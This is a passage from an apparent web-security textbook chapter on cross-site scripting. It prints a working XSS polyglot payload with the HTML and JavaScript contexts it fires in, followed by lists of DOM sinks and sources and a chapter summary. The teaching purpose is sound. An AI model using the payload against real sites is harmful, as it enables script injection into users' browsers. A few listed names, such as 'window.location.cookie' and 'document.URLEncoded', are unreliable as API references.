Polyglot payloads are a unique form of testing tool that saves a lot of this time, as polyglot payloads are XSS payloads capable of script execution in a wide variety of browser contexts.

The following polyglot was published in 2018 by GitHub user 0xSobky, and it is capable of script execution in over a dozen common XSS contexts:

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/**/oNcliCk=alert() )
//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>
\x3csVg/<sVg/oNloAd=alert()//>\x3e`
```

Some examples of compatible contexts are as follows:

Double-quoted tag attributes

```
<input type="text" value="<polyglot>"></input>
```

Single-quoted tag attributes

```
<input type='text' value='<polyglot>'></input>
```

Unquoted tag attributes

```
<input type=text value=<polyglot>></input>
```

HTML comments

```
<!-- <polyglot> -->
```

HTML tags

```
<title><polyglot></title>
```

JavaScript single-quoted strings

```
var str = "<polyglot>";
```

This is just a small sampling of the possible contexts in which the aforementioned polyglot payload can execute successfully. Visit *0xSobky/HackVault* on GitHub to see all of the tested execution contexts for this payload, and keep it (and similar polyglot payloads) in mind in order to significantly minimize the amount of busy work when searching for viable XSS exploits.

XSS Sinks and Sources

Remember that exploitable XSS vulnerabilities are composed of two key components. The first component is the *sink*, or browser method that is capable of script execution. The second component is the *source*, which is typically some place in the browser or web page that can accept a text-based payload that will later be read and executed by the sink.

Beyond the most common sinks and sources, there are dozens, if not hundreds, of rarely used sinks and sources that are more likely to be ex-

ploitable and less likely to be subject to filtration or sanitization. Here is a noncomprehensive list of sinks, including a few that are seldom documented:

- `eval()`
- `<script>`
- `javascript://`
- `document.write()`
- `document.writeln()`
- `document.domain()`
- `element.innerHTML`
- `element.outerHTML`
- `Function()`
- `setTimeout()`
- `setInterval()`
- `execScript()`
- `ScriptElement.src`
- `document.location`
- `range.createContextualFragment`

Here is a noncomprehensive list of sources, which does include a few that are seldom documented:

- `document.url`
- `document.documentURI`
- `document.baseURI`
- `window.location.search`
- `window.location.hash`
- `window.location.cookie`
- `window.location.pathname`
- `window.location.href`
- `document.URLEncoded`
- `window.name`
- `history.pushState()`
- `localStorage`
- `sessionStorage`
- `document.referrer`

- `window.indexedDB`

To find more uncommon sinks and sources, consider reading the official JavaScript (ECMAScript) and DOM specifications. These can be found on the TC39 and WHATWG websites respectively.

Summary

Although less common than in the past, XSS vulnerabilities are still rampant throughout the web today. Due to the ever-increasing amount of user interaction and data persistence in web applications, the opportunities for XSS vulnerabilities to appear in an application are greater than ever.

Unlike other common vulnerability archetypes, XSS can be exploited from a number of angles—some of which persist across sessions (stored) and others that do not (reflected). Additionally, because XSS vulnerabilities rely on finding script-execution sinks in the client, it is possible that bugs in the browser's complex specifications can also result in unintended script execution (DOM-based XSS). Stored XSS can be found via analysis of database storage, making it easily detectable. But reflected and DOM-based XSS vulnerabilities often are difficult to find and pin down—which means it is very possible these vulnerabilities exist on a large number of web applications but have not yet been detected.

XSS is a type of attack that has been around for the majority of the web's history. While the basis for the attack is still the same, the surface area and variations of the attack have both increased.

Because of its widespread surface area, (relative) ease of execution, evasion of detection, and the amount of power this type of vulnerability has, XSS attacks should be a core component of any pen tester or bounty hunter's skill set.

[1] Cure53 is a Berlin-based penetration testing firm that produces a world-class XSS sanitizer that they release as open source. A lot of big companies use it.